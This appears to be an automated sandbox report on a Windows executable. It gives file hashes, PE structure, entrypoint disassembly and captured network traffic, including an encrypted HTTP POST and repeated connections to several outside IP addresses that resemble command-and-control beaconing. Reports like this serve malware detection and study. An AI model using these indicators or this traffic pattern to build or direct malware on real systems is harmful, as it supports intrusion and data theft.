MD5:	CFD76940CE786F2B826DC055471F8728
SHA1:	AD58B13140D189551901FB208CB19372DADE8873
SHA-256:	056DDF892673A724E522397D8241745CA04F21A971B81112DDC9CDF61A9A466A
SHA-512:	E69CB3DA9A01E5945AEB537387AD7B3FF817D6F26645A1AAD2FC308525BC49A346B75CC557D2D52F9C825B91FD943AAA202CFD7A77C0942F3703617F93762B2
Malicious:	false
Preview:	.....h.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....\HJ/..... .....&.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a .l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....h..... ....

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	data
Category:	modified
Size (bytes):	906
Entropy (8bit):	3.148704776949269
Encrypted:	false
SSDEEP:	12:58KRBubdpkoF1AG3rlsglJDxZk9+MlWlLehB4yAq7ejCEsglJDQw:OaqdmuF3rlxx++kWReH4yJ7MNxQw
MD5:	5B593B02A648FCE8EF40A42F6F733497
SHA1:	2DFD9C962525858C098635ADCE05FF1031ABAFE7
SHA-256:	6E66D7ED8E8E2434F976120E0BE8BFF3B4DB86323F236176CB119AC2AF872135

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log	
SHA-512:	FB897D034727E2DA9F46E3C3313AA2476E78B6DA96D1BE14C6F9ED32FE8D3D595933D1BE67CC4E5B825FFF3D00345A3092DCDB4E744C316844A078E77936583
Malicious:	false
Preview:	........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. . ".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. W.e.d. .. M.a.r. .. 3.1. .. 2.0.2.1. .1.7.:.5.7.:.3. 5.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7.0. 4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. W.e.d. .. M.a.r. .. 3.1. .. 2.0.2.1. .1.7.:.5.7.:.3.6.....-.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.436116781781946
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	sample.exe.exe
File size:	45568
MD5:	ecbc4b40dcfec4ed1b2647b217da0441
SHA1:	e08eb07c69d8fc8e75927597767288a21d6ed7f6
SHA256:	878d5137e0c9a072c83c596b4e80f2aa52a8580ef214e5b a0d59daa5036a92f8
SHA512:	3ec4de3f35e10c874916a6402004e3b9fc60b5a026d2010 0ede992b592fe396db2bee0b225ab5f2fb85561f687a8abf 0c9e7c8b3cf0344c384c80297278be7b5
SSDEEP:	768:uhBY2Tumxi0mv/LWT3uBoGMUslwORSSrUBqvWzNQRC1s:ABxT6jW7uBgyOvWS
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$..........R..h...h...h.......h...i...h.......h.......h.Rich..h................PE..L...7.]Z..@

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x409ee0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5A5DA737 [Tue Jan 16 07:18:15 2018 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	4cfe8bbfb0ca5b84bbad08b043ea0c87

Entrypoint Preview

Instruction
push esi
push 0040C1F0h
push 3966646Ch
push 00000009h
mov ecx, D22E2014h
call 00007F48885566FEh
mov edx, 004011F0h
mov ecx, eax
call 00007F4888556622h
add esp, 0Ch
mov ecx, 8F7EE672h
push 0040C0D0h
push 6677A1D2h
push 00000048h
call 00007F48885566D9h
mov edx, 004010D0h
mov ecx, eax
call 00007F48885565FDh
add esp, 0Ch
push 08000000h
push 00000000h
call dword ptr [0040C1A8h]
push eax
call dword ptr [0040C10Ch]
mov esi, eax
test esi, esi
je 00007F488855EA38h
push 08000000h
push 00000000h
push esi
call dword ptr [0040C1F8h]
add esp, 0Ch
push esi
push 00000000h
call dword ptr [0040C1A8h]
push eax
call dword ptr [0040C1E8h]
call 00007F488855605Ah
push 00000000h
call dword ptr [0040C1ACh]
pop esi
ret
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
push ebp
mov ebp, esp
sub esp, 0Ch
push ebx
push esi
push edi
mov edi, edx
mov dword ptr [ebp-0Ch], ecx
mov esi, 00000001h
mov dword ptr [ebp-08h], esi
mov eax, dword ptr [edi]

Instruction
cmp eax, 7Fh
jbe 00007F488855EA21h
lea ecx, dword ptr [ecx+00h]
shr eax, 07h
inc esi
cmp eax, 7Fh

Rich Headers

Programming Language:	• [LNK] VS2013 UPD4 build 31101 • [IMP] VS2008 SP1 build 30729

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbad0	0x28	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xd000	0x5cc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xb000	0x8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x9883	0x9a00	False	0.503297483766	data	6.45508103349	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xb000	0xb2e	0xc00	False	0.160807291667	data	4.23495809712	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xc000	0xbd8	0x200	False	0.123046875	data	0.91267432928	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0xd000	0x5cc	0x600	False	0.8671875	data	6.49434732961	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports


DLL	Import
KERNEL32.dll	WTSGetActiveConsoleSessionId

Network Behavior

Network Port Distribution

Total Packets: 103

- 53 (DNS)
- 4143 undefined



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 17:56:00.212443113 CEST	49712	443	192.168.2.3	79.172.249.82
Mar 31, 2021 17:56:00.264734030 CEST	443	49712	79.172.249.82	192.168.2.3
Mar 31, 2021 17:56:00.264987946 CEST	49712	443	192.168.2.3	79.172.249.82
Mar 31, 2021 17:56:00.265796900 CEST	49712	443	192.168.2.3	79.172.249.82
Mar 31, 2021 17:56:00.317929983 CEST	443	49712	79.172.249.82	192.168.2.3
Mar 31, 2021 17:56:00.320611000 CEST	443	49712	79.172.249.82	192.168.2.3
Mar 31, 2021 17:56:00.320645094 CEST	443	49712	79.172.249.82	192.168.2.3
Mar 31, 2021 17:56:00.320790052 CEST	49712	443	192.168.2.3	79.172.249.82
Mar 31, 2021 17:56:00.321348906 CEST	49712	443	192.168.2.3	79.172.249.82
Mar 31, 2021 17:56:00.371644974 CEST	443	49712	79.172.249.82	192.168.2.3
Mar 31, 2021 17:56:30.712719917 CEST	49725	8080	192.168.2.3	193.169.54.12
Mar 31, 2021 17:56:33.886065006 CEST	49725	8080	192.168.2.3	193.169.54.12
Mar 31, 2021 17:56:39.886666059 CEST	49725	8080	192.168.2.3	193.169.54.12
Mar 31, 2021 17:57:22.737021923 CEST	49737	8080	192.168.2.3	173.230.145.224
Mar 31, 2021 17:57:22.930104971 CEST	8080	49737	173.230.145.224	192.168.2.3
Mar 31, 2021 17:57:23.439745903 CEST	49737	8080	192.168.2.3	173.230.145.224
Mar 31, 2021 17:57:23.632977962 CEST	8080	49737	173.230.145.224	192.168.2.3
Mar 31, 2021 17:57:24.140608072 CEST	49737	8080	192.168.2.3	173.230.145.224
Mar 31, 2021 17:58:06.741480112 CEST	49740	7080	192.168.2.3	80.86.91.232
Mar 31, 2021 17:58:09.738343000 CEST	49740	7080	192.168.2.3	80.86.91.232
Mar 31, 2021 17:58:15.738532066 CEST	49740	7080	192.168.2.3	80.86.91.232
Mar 31, 2021 17:58:58.705605030 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:58.843516111 CEST	80	49751	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:58.843621016 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:58.844094992 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:58.983886003 CEST	80	49751	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:58.984797955 CEST	80	49751	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:58.984878063 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.123442888 CEST	80	49751	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.123609066 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.157458067 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.293031931 CEST	443	49752	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.293200970 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.323503971 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.459156990 CEST	443	49752	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.460279942 CEST	443	49752	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.460320950 CEST	443	49752	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.460346937 CEST	443	49752	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.460375071 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.460436106 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.460445881 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.512870073 CEST	49752	443	192.168.2.3	167.114.153.153
Mar 31, 2021 17:58:59.648633003 CEST	443	49752	167.114.153.153	192.168.2.3
Mar 31, 2021 17:58:59.648737907 CEST	49752	443	192.168.2.3	167.114.153.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 17:59:03.990246058 CEST	80	49751	167.114.153.153	192.168.2.3
Mar 31, 2021 17:59:03.990438938 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:59:29.700829983 CEST	49753	4143	192.168.2.3	80.82.115.164
Mar 31, 2021 17:59:32.694202900 CEST	49753	4143	192.168.2.3	80.82.115.164
Mar 31, 2021 17:59:38.710330963 CEST	49753	4143	192.168.2.3	80.82.115.164
Mar 31, 2021 17:59:40.133820057 CEST	49751	80	192.168.2.3	167.114.153.153
Mar 31, 2021 17:59:40.271415949 CEST	80	49751	167.114.153.153	192.168.2.3
Mar 31, 2021 18:00:21.714735031 CEST	49754	4143	192.168.2.3	71.244.60.231
Mar 31, 2021 18:00:24.729702950 CEST	49754	4143	192.168.2.3	71.244.60.231
Mar 31, 2021 18:00:30.730319977 CEST	49754	4143	192.168.2.3	71.244.60.231
Mar 31, 2021 18:01:13.715924025 CEST	49760	4143	192.168.2.3	186.103.199.252
Mar 31, 2021 18:01:16.718753099 CEST	49760	4143	192.168.2.3	186.103.199.252
Mar 31, 2021 18:01:22.734764099 CEST	49760	4143	192.168.2.3	186.103.199.252
Mar 31, 2021 18:02:05.732856989 CEST	49761	80	192.168.2.3	37.187.4.178
Mar 31, 2021 18:02:05.784579992 CEST	80	49761	37.187.4.178	192.168.2.3
Mar 31, 2021 18:02:06.285088062 CEST	49761	80	192.168.2.3	37.187.4.178
Mar 31, 2021 18:02:06.336576939 CEST	80	49761	37.187.4.178	192.168.2.3
Mar 31, 2021 18:02:06.847619057 CEST	49761	80	192.168.2.3	37.187.4.178
Mar 31, 2021 18:02:06.899385929 CEST	80	49761	37.187.4.178	192.168.2.3
Mar 31, 2021 18:02:37.725954056 CEST	49762	4143	192.168.2.3	159.203.94.198
Mar 31, 2021 18:02:37.849355936 CEST	4143	49762	159.203.94.198	192.168.2.3
Mar 31, 2021 18:02:38.350570917 CEST	49762	4143	192.168.2.3	159.203.94.198
Mar 31, 2021 18:02:38.474059105 CEST	4143	49762	159.203.94.198	192.168.2.3
Mar 31, 2021 18:02:38.975692034 CEST	49762	4143	192.168.2.3	159.203.94.198
Mar 31, 2021 18:02:39.098889112 CEST	4143	49762	159.203.94.198	192.168.2.3
Mar 31, 2021 18:03:09.752506971 CEST	49766	443	192.168.2.3	178.62.39.238
Mar 31, 2021 18:03:09.803896904 CEST	443	49766	178.62.39.238	192.168.2.3
Mar 31, 2021 18:03:09.804696083 CEST	49766	443	192.168.2.3	178.62.39.238
Mar 31, 2021 18:03:09.805138111 CEST	49766	443	192.168.2.3	178.62.39.238
Mar 31, 2021 18:03:09.856822968 CEST	443	49766	178.62.39.238	192.168.2.3
Mar 31, 2021 18:03:09.856867075 CEST	443	49766	178.62.39.238	192.168.2.3
Mar 31, 2021 18:03:09.856889963 CEST	443	49766	178.62.39.238	192.168.2.3
Mar 31, 2021 18:03:09.856955051 CEST	49766	443	192.168.2.3	178.62.39.238
Mar 31, 2021 18:03:09.857002020 CEST	49766	443	192.168.2.3	178.62.39.238
Mar 31, 2021 18:03:09.857136965 CEST	49766	443	192.168.2.3	178.62.39.238
Mar 31, 2021 18:03:09.907133102 CEST	443	49766	178.62.39.238	192.168.2.3
Mar 31, 2021 18:03:40.700272083 CEST	49768	443	192.168.2.3	79.172.249.82
Mar 31, 2021 18:03:40.754645109 CEST	443	49768	79.172.249.82	192.168.2.3
Mar 31, 2021 18:03:40.754837990 CEST	49768	443	192.168.2.3	79.172.249.82
Mar 31, 2021 18:03:40.755369902 CEST	49768	443	192.168.2.3	79.172.249.82
Mar 31, 2021 18:03:40.808815956 CEST	443	49768	79.172.249.82	192.168.2.3
Mar 31, 2021 18:03:40.808885098 CEST	443	49768	79.172.249.82	192.168.2.3
Mar 31, 2021 18:03:40.808901072 CEST	443	49768	79.172.249.82	192.168.2.3
Mar 31, 2021 18:03:40.808995962 CEST	49768	443	192.168.2.3	79.172.249.82
Mar 31, 2021 18:03:40.809197903 CEST	49768	443	192.168.2.3	79.172.249.82
Mar 31, 2021 18:03:40.862045050 CEST	443	49768	79.172.249.82	192.168.2.3
Mar 31, 2021 18:04:11.720503092 CEST	49769	8080	192.168.2.3	193.169.54.12
Mar 31, 2021 18:04:14.733405113 CEST	49769	8080	192.168.2.3	193.169.54.12
Mar 31, 2021 18:04:20.749504089 CEST	49769	8080	192.168.2.3	193.169.54.12

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 17:55:45.498162985 CEST	50620	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:45.547303915 CEST	53	50620	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:46.634615898 CEST	64938	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:46.683418036 CEST	53	64938	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:47.769715071 CEST	60152	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:47.817470074 CEST	53	60152	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:48.954103947 CEST	57544	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:49.000056982 CEST	53	57544	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:50.511626005 CEST	55984	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:50.560811996 CEST	53	55984	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:52.274043083 CEST	64185	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 17:55:52.321363926 CEST	53	64185	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:53.192523003 CEST	65110	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:53.249064922 CEST	53	65110	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:55.314934969 CEST	58361	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:55.360958099 CEST	53	58361	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:56.551472902 CEST	63492	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:56.608149052 CEST	53	63492	8.8.8.8	192.168.2.3
Mar 31, 2021 17:55:58.426671982 CEST	60831	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:55:58.478041887 CEST	53	60831	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:00.603562117 CEST	60100	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:00.651134968 CEST	53	60100	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:01.400913954 CEST	53195	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:01.450402975 CEST	53	53195	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:02.356149912 CEST	50141	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:02.413156986 CEST	53	50141	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:03.486516953 CEST	53023	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:03.536665916 CEST	53	53023	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:04.413454056 CEST	49563	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:04.460398912 CEST	53	49563	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:05.442051888 CEST	51352	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:05.490994930 CEST	53	51352	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:07.619702101 CEST	59349	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:07.677272081 CEST	53	59349	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:21.060086966 CEST	57084	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:21.106255054 CEST	53	57084	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:23.204605103 CEST	58823	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:23.268930912 CEST	53	58823	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:37.596797943 CEST	57568	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:37.652764082 CEST	53	57568	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:40.482841015 CEST	50540	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:40.540604115 CEST	53	50540	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:46.360589981 CEST	54366	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:46.434679985 CEST	53	54366	8.8.8.8	192.168.2.3
Mar 31, 2021 17:56:59.159401894 CEST	53034	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:56:59.205893040 CEST	53	53034	8.8.8.8	192.168.2.3
Mar 31, 2021 17:57:02.142410994 CEST	57762	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:57:02.198964119 CEST	53	57762	8.8.8.8	192.168.2.3
Mar 31, 2021 17:57:34.671855927 CEST	55435	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:57:34.718569994 CEST	53	55435	8.8.8.8	192.168.2.3
Mar 31, 2021 17:57:36.600938082 CEST	50713	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:57:36.655900002 CEST	53	50713	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:39.675403118 CEST	56132	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:39.829457045 CEST	53	56132	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:40.477870941 CEST	58987	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:40.589680910 CEST	53	58987	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:41.049614906 CEST	56579	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:41.103923082 CEST	53	56579	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:41.540025949 CEST	60633	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:41.594657898 CEST	53	60633	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:42.139061928 CEST	61292	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:42.195374966 CEST	53	61292	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:43.000121117 CEST	63619	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:43.054495096 CEST	53	63619	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:43.645534992 CEST	64938	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:43.702896118 CEST	53	64938	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:44.469409943 CEST	61946	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:44.517245054 CEST	53	61946	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:45.484530926 CEST	64910	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:45.538670063 CEST	53	64910	8.8.8.8	192.168.2.3
Mar 31, 2021 17:58:46.215670109 CEST	52123	53	192.168.2.3	8.8.8.8
Mar 31, 2021 17:58:46.272313118 CEST	53	52123	8.8.8.8	192.168.2.3
Mar 31, 2021 18:00:38.203613997 CEST	56130	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:00:38.265052080 CEST	53	56130	8.8.8.8	192.168.2.3
Mar 31, 2021 18:00:38.838105917 CEST	56338	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 31, 2021 18:00:38.900677919 CEST	53	56338	8.8.8.8	192.168.2.3
Mar 31, 2021 18:00:42.515965939 CEST	59420	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:00:42.578442097 CEST	53	59420	8.8.8.8	192.168.2.3
Mar 31, 2021 18:00:46.771610975 CEST	58784	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:00:46.837157011 CEST	53	58784	8.8.8.8	192.168.2.3
Mar 31, 2021 18:00:47.161499977 CEST	63978	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:00:47.223603010 CEST	53	63978	8.8.8.8	192.168.2.3
Mar 31, 2021 18:03:05.948251963 CEST	62938	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:03:06.005335093 CEST	53	62938	8.8.8.8	192.168.2.3
Mar 31, 2021 18:03:06.178822041 CEST	55708	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:03:06.233441114 CEST	53	55708	8.8.8.8	192.168.2.3
Mar 31, 2021 18:03:06.811445951 CEST	56803	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:03:06.858830929 CEST	53	56803	8.8.8.8	192.168.2.3
Mar 31, 2021 18:03:39.566546917 CEST	57145	53	192.168.2.3	8.8.8.8
Mar 31, 2021 18:03:39.636120081 CEST	53	57145	8.8.8.8	192.168.2.3

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Mar 31, 2021 18:00:38.265052080 CEST	8.8.8.8	192.168.2.3	0x15f5	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Mar 31, 2021 18:03:06.005335093 CEST	8.8.8.8	192.168.2.3	0x348a	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 79.172.249.82:443
- 167.114.153.153
- 178.62.39.238:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49712	79.172.249.82	443	C:\Windows\SysWOW64\videowlan.exe

Timestamp	kBytes transferred	Direction	Data
Mar 31, 2021 17:56:00.265796900 CEST	1158	OUT	POST / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.172.249.82:443 Content-Length: 436 Connection: Keep-Alive Cache-Control: no-cache Data Raw: 7b 60 06 d1 44 a5 d6 e2 88 48 bf 43 38 5e e0 29 73 bc 94 ef 47 0e 26 50 73 f5 61 5e 1e fd ab c1 56 bb 26 46 4e bc a8 10 ae 67 12 4d 61 10 96 f7 9c 41 c4 71 4b 45 b0 27 b0 1d c3 d3 30 10 09 05 6c 57 7b c7 15 3e d8 72 b4 68 52 84 30 29 f3 d0 31 24 2f 16 54 8b 91 c3 8b 3b bc 0a 1b 1c ea 1d 69 cc ed 4f dd dd 75 7b 53 72 de 1a fe be 9a 32 49 68 da 46 5d 1b 5d 0b b4 b0 0b ca 0a 2e 91 5e d6 f1 2f f3 9e 5f 4d 3c 1d c2 e8 8f f0 e6 f1 cd c2 38 65 20 25 cc e3 2f 79 9e be 9c 0b b0 5a 77 9f 2d f8 f3 6b 14 41 a1 37 d9 ea 08 fe 01 53 94 98 35 d9 ae aa c9 7f ba 46 11 8d 4d 42 c2 d0 35 31 1d 11 e3 ef c1 e4 b1 2a 5e 52 2e 46 a1 2a 23 84 2c 3e 31 ff eb 6f f0 6c 89 46 28 5a c9 87 0d c7 05 74 29 52 f2 ac 3a 76 ca 32 37 b4 0f ec 2d df 3d bf 54 be 3a 03 fd c8 90 f8 09 15 0d 9f 8f 77 2d 93 58 c1 c8 b4 33 7f cc de 29 37 2f 26 f5 ca 2b d0 5d d8 dc f5 09 73 66 4d 68 0d d6 10 f1 50 56 df 5c 25 29 f2 7b e0 54 04 c9 36 88 07 b8 9d 4c d4 dc 64 c9 be e4 33 40 40 41 7b 0a 62 15 e0 ad 48 a7 85 ee bc 6b 25 93 dd a5 5e 68 d5 ea cb 1f 96 23 96 d1 66 1e af a7 d6 38 35 b5 a2 67 